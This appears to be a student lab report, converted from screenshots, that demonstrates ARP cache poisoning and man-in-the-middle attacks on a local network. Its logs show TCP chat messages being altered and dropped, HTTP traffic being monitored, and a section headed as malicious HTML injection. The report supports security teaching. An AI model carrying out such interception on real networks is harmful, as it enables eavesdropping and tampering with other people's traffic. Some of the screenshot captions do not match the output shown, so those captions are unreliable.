
The screenshot shows a VS Code editor with a file named `tcp_server.py` open. The code is a Python script that listens on port 9999 and receives messages from a client. The terminal output shows the server running and receiving a connection from `192.168.0.159`. The client sends the message `HACK!`, followed by `My credentials - GARBAGE: GUEST, GARBAGE: 123`, and `Please IGNORE my identity`. The server responds with `I accept your identity`, `Welcome`, and `You:`.

```
tcp_server.py > receive_messages
1  #!/usr/bin/env python3
2  import socket
3  import threading
4  import time
5
(base) aaniksahaa@HP-ProBook:~/codebase/arp-cache-poisoning-and-mitm$ python tcp_server.py
Server listening on port 9999...
Connection from ('192.168.0.159', 50692)
You:
Client: [00:31:05]: HACK!

Client: [00:31:26]: My credentials - GARBAGE: GUEST, GARBAGE: 123

Client: [00:31:34]: Please IGNORE my identity

You: I accept your identity
You: Welcome
You:
```



The screenshot shows a VS Code editor with a file named `tcp_client.py` open. The code is a Python script that connects to a server at `192.168.0.197` on port `9999` and sends messages. The terminal output shows the client connecting to the server and sending the message `HELLO`. The server responds with `My credentials - username: admin, password: 123` and `Please verify my identity`. The client responds with `I REJECT your identity`. The server then sends `GETOUT!`.

```
tcp_client.py
27 def send_messages(client, client_name="Client"):
43     except Exception as e:
44         print(f"X Send error: {e}")
45         break
46
PS C:\Users\user\Desktop\anik> python .\tcp_client.py
TCP Client Started


Connecting to: 192.168.0.197:9999
Client Name: Client
Time: 2025-07-24 00:30:59

Connected to server!

You: Hello
You: My credentials - username: admin, password: 123
You: Please verify my identity
You:
Server: [00:31:42]: I REJECT your identity


Server: [00:31:46]: GETOUT!
```

TCP Socket Messaging - Message Alteration




```
File Edit Selection View Go Run ...  
arp-cache-poisoning-and-mitm  
bidirectional_tcp_interceptor.py 9+  
bidirectional_tcp_interceptor.py > ...  
11 import signal  
12 import sys  
13 import time  
14 import re  
15 import logging  
16 from datetime import datetime  
17  
2025-07-24 00:31:32,121 - INFO - [SOCKET-TRAFFIC] [!] laptop → laptop | 192.168.0.159:50692 -> 192.168.0.197:9999  
2025-07-24 00:31:32,121 - WARNING - [SOCKET-MESSAGE] [!] laptop → laptop | Intercepted: '[00:31:34]: Please verify my identity'  
2025-07-24 00:31:32,121 - INFO - [SOCKET-DEBUG] Original packet size: 37 bytes  
2025-07-24 00:31:32,122 - INFO - [SOCKET-MODIFY] [!] laptop → laptop | Original: '[00:31:34]: Please verify my identity'  
2025-07-24 00:31:32,122 - INFO - [SOCKET-MODIFY] [!] laptop → laptop | Modified: '[00:31:34]: Please IGNORE my identity'  
2025-07-24 00:31:32,122 - INFO - [SOCKET-DEBUG] Modified packet size: 37 bytes (preserved original: 37 bytes)  
2025-07-24 00:31:32,123 - INFO - [SOCKET-MODIFY] [✓] laptop → laptop | Message successfully modified!  
2025-07-24 00:31:40,787 - INFO - [SOCKET-TRAFFIC] [!] laptop → laptop | 192.168.0.197:9999 -> 192.168.0.159:50692  
2025-07-24 00:31:40,787 - WARNING - [SOCKET-MESSAGE] [!] laptop → laptop | Intercepted: '[00:31:42]: I accept your identity'  
2025-07-24 00:31:40,787 - INFO - [SOCKET-DEBUG] Original packet size: 34 bytes  
2025-07-24 00:31:40,788 - INFO - [SOCKET-MODIFY] [!] laptop → laptop | Original: '[00:31:42]: I accept your identity'  
2025-07-24 00:31:40,788 - INFO - [SOCKET-MODIFY] [!] laptop → laptop | Modified: '[00:31:42]: I REJECT your identity'  
2025-07-24 00:31:40,788 - INFO - [SOCKET-DEBUG] Modified packet size: 34 bytes (preserved original: 34 bytes)  
2025-07-24 00:31:40,789 - INFO - [SOCKET-MODIFY] [✓] laptop → laptop | Message successfully modified!  
2025-07-24 00:31:40,923 - INFO - [ARP-POISON] Sent 150 poison packets  
2025-07-24 00:31:41,028 - INFO - [SOCKET-TRAFFIC] [!] laptop → laptop | 192.168.0.197:9999 -> 192.168.0.159:50692  
2025-07-24 00:31:41,028 - WARNING - [SOCKET-MESSAGE] [!] laptop → laptop | Intercepted: '[00:31:42]: I accept your identity'  
2025-07-24 00:31:41,028 - INFO - [SOCKET-DEBUG] Original packet size: 34 bytes  
2025-07-24 00:31:41,028 - INFO - [SOCKET-MODIFY] [!] laptop → laptop | Original: '[00:31:42]: I accept your identity'  
2025-07-24 00:31:41,029 - INFO - [SOCKET-MODIFY] [!] laptop → laptop | Modified: '[00:31:42]: I REJECT your identity'  
2025-07-24 00:31:41,029 - INFO - [SOCKET-DEBUG] Modified packet size: 34 bytes (preserved original: 34 bytes)  
2025-07-24 00:31:41,029 - INFO - [SOCKET-MODIFY] [✓] laptop → laptop | Message successfully modified!  
2025-07-24 00:31:44,818 - INFO - [SOCKET-TRAFFIC] [!] laptop → laptop | 192.168.0.197:9999 -> 192.168.0.159:50692  
2025-07-24 00:31:44,819 - WARNING - [SOCKET-MESSAGE] [!] laptop → laptop | Intercepted: '[00:31:46]: Welcome'  
2025-07-24 00:31:44,819 - INFO - [SOCKET-DEBUG] Original packet size: 19 bytes  
2025-07-24 00:31:44,819 - INFO - [SOCKET-MODIFY] [!] laptop → laptop | Original: '[00:31:46]: Welcome'  
2025-07-24 00:31:44,819 - INFO - [SOCKET-MODIFY] [!] laptop → laptop | Modified: '[00:31:46]: GETOUT!'  
2025-07-24 00:31:44,819 - INFO - [SOCKET-DEBUG] Modified packet size: 19 bytes (preserved original: 19 bytes)  
2025-07-24 00:31:44,821 - INFO - [SOCKET-MODIFY] [✓] laptop → laptop | Message successfully modified!  
2025-07-24 00:31:51,727 - INFO - [ARP-POISON] Sent 180 poison packets
```

TCP Socket Messaging - Packet Dropping



The screenshot shows a VS Code editor window with a file named `tcp_server.py`. The code is a Python script that listens on port 9999 and handles incoming connections. The terminal output shows the server running and receiving messages from a client.


```
File Edit Selection View Go Run ...  
tcp_server.py  
tcp_server.py > receive_messages  
1  #!/usr/bin/env python3  
2  import socket  
3  import threading  
4  import time  
5  
(base) aaniksahaa@L0Q:~/anik/arp-cache-poisoning-and-mitm$ python tcp_server.py  
Server listening on port 9999...  
Connection from ('192.168.0.159', 50860)  
You: Hi  
You: Where are you?  
You: Can you hear me?  
You: 
```



The screenshot shows a VS Code editor window with a file named `tcp_client.py`. The code is a Python script that connects to a server at 192.168.0.125:9999 and sends messages. The terminal output shows the client connecting and sending messages to the server.

```
File Edit Selection View Go Run ...  
tcp_client.py  
tcp_client.py  
1  import socket  
2  import threading  
3  import time  
4  import sys  
5  
PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS  
PS C:\Users\user\Desktop\anik> python .\tcp_client.py  
TCP Client Started  
Connecting to: 192.168.0.125:9999  
Client Name: Client  
Time: 2025-07-24 01:08:00  
Connected to server!  
You: Hello  
You: Are you there?  
You: Can you hear me?  
You: X Receive error: [WinError 10060] A connection attempt failed because the connected party did not properly respond after  
c  
aise connected host has failed to respond  
Receive thread stopped, exiting...  
Client stopped  
PS C:\Users\user\Desktop\anik> 
```

HTTP - Normal Operation



The screenshot shows a code editor with two tabs: `server.py` and `index.html`. The `index.html` tab is active, displaying the following HTML code:

```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <meta charset="UTF-8" />
5   <meta name="viewport" content="width=device-width, initial-scale=1.0" />
6   <title>Welcome Page</title>
7 </head>
8 <body>
```


The terminal at the bottom shows the command `python server.py` being executed, and the output indicates that the server is running on port 8000. The terminal output is as follows:

```
(base) aaniksahaa@L00:~/Desktop/b$ python server.py
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/)
192.168.0.201 - - [24/Jul/2025 16:46:57] "GET / HTTP/1.1" 200 -
```

4:48 PM 4G+ 75%
192.168.0.125:8000 + 15

Hello from Server!

HTTP - Packet Monitoring



The screenshot displays a Visual Studio Code editor window with a file named `http_interceptor.py` open. The editor's interface includes a sidebar on the left with icons for Explorer, Search, Source Control, Run and Debug, and Extensions. The main editor area shows the Python code for the `http_interceptor.py` file, which starts with `from scapy.all import *`. Below the code editor, the TERMINAL panel is active, showing the output of the script. The terminal output indicates that the script is running in MONITOR MODE, logging all HTTP traffic without modification. It shows the setup of iptables rules for HTTP MONITOR mode, including the addition of the NFQUEUE rule. The terminal also displays several HTTP response packets detected from the target IP address (192.168.0.125:8000), including the endpoint, status, content type, and content length.

```
File Edit Selection View Go Run ... ← → arp-cache-poisoning-and-mitm
http_interceptor.py 9+,M
http_interceptor.py > ...
1 from scapy.all import *

PROBLEMS 12 OUTPUT DEBUG CONSOLE TERMINAL PORTS
2025-07-24 17:00:41,469 - INFO - [SETUP] Setting up iptables rules for HTTP MONITOR mode
2025-07-24 17:00:41,496 - INFO - [SETUP] [✓] iptables NFQUEUE rule successfully added


HTTP INTERCEPTOR STARTED - MONITOR MODE
Target: 192.168.0.201 → Gateway: 192.168.0.125
MONITOR MODE: Logging all HTTP traffic without modification
Watch the output for detailed HTTP request/response information
Press Ctrl+C to stop and view statistics
2025-07-24 17:00:43,634 - INFO - [HTTP] HTTP response detected from 192.168.0.125:8000

HTTP RESPONSE [INCOMING]
Endpoint: 192.168.0.125:8000 → 192.168.0.201:45200
Status: HTTP/1.0 200 OK
Content-Type: text/html
Content-Length: 1119 bytes
2025-07-24 17:00:43,635 - INFO - [HTTP-RESPONSE] INCOMING HTTP/1.0 200 OK - Type: text/html
2025-07-24 17:00:45,375 - INFO - [HTTP] HTTP response detected from 192.168.0.125:8000

HTTP RESPONSE [INCOMING]
Endpoint: 192.168.0.125:8000 → 192.168.0.201:45202
Status: HTTP/1.0 200 OK
Content-Type: text/html
Content-Length: 1119 bytes
2025-07-24 17:00:45,376 - INFO - [HTTP-RESPONSE] INCOMING HTTP/1.0 200 OK - Type: text/html
2025-07-24 17:00:52,543 - INFO - [HTTP] HTTP response detected from 192.168.0.125:8000

HTTP RESPONSE [INCOMING]
Endpoint: 192.168.0.125:8000 → 192.168.0.201:45204
Status: HTTP/1.0 200 OK
Content-Type: text/html
Content-Length: 1119 bytes
2025-07-24 17:00:52,545 - INFO - [HTTP-RESPONSE] INCOMING HTTP/1.0 200 OK - Type: text/html
```


HTTP - Injection of Malicious HTML




The screenshot shows a Visual Studio Code editor with two files open: `server.py` and `index.html`. The `index.html` file contains the following code:

```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <meta charset="UTF-8" />
5   <meta name="viewport" content="width=device-width, initial-scale=1.0">
6   <title>Welcome Page</title>
7 <body>
8   <div>
9     <h1>Welcome</h1>
10  </div>
11 </body>
12 </html>
```

The terminal at the bottom shows the command `python server.py` being executed, and the server is serving HTTP on port 8000. The output shows several successful GET requests from 192.168.0.201.




HTTP - Injection of Malicious HTML



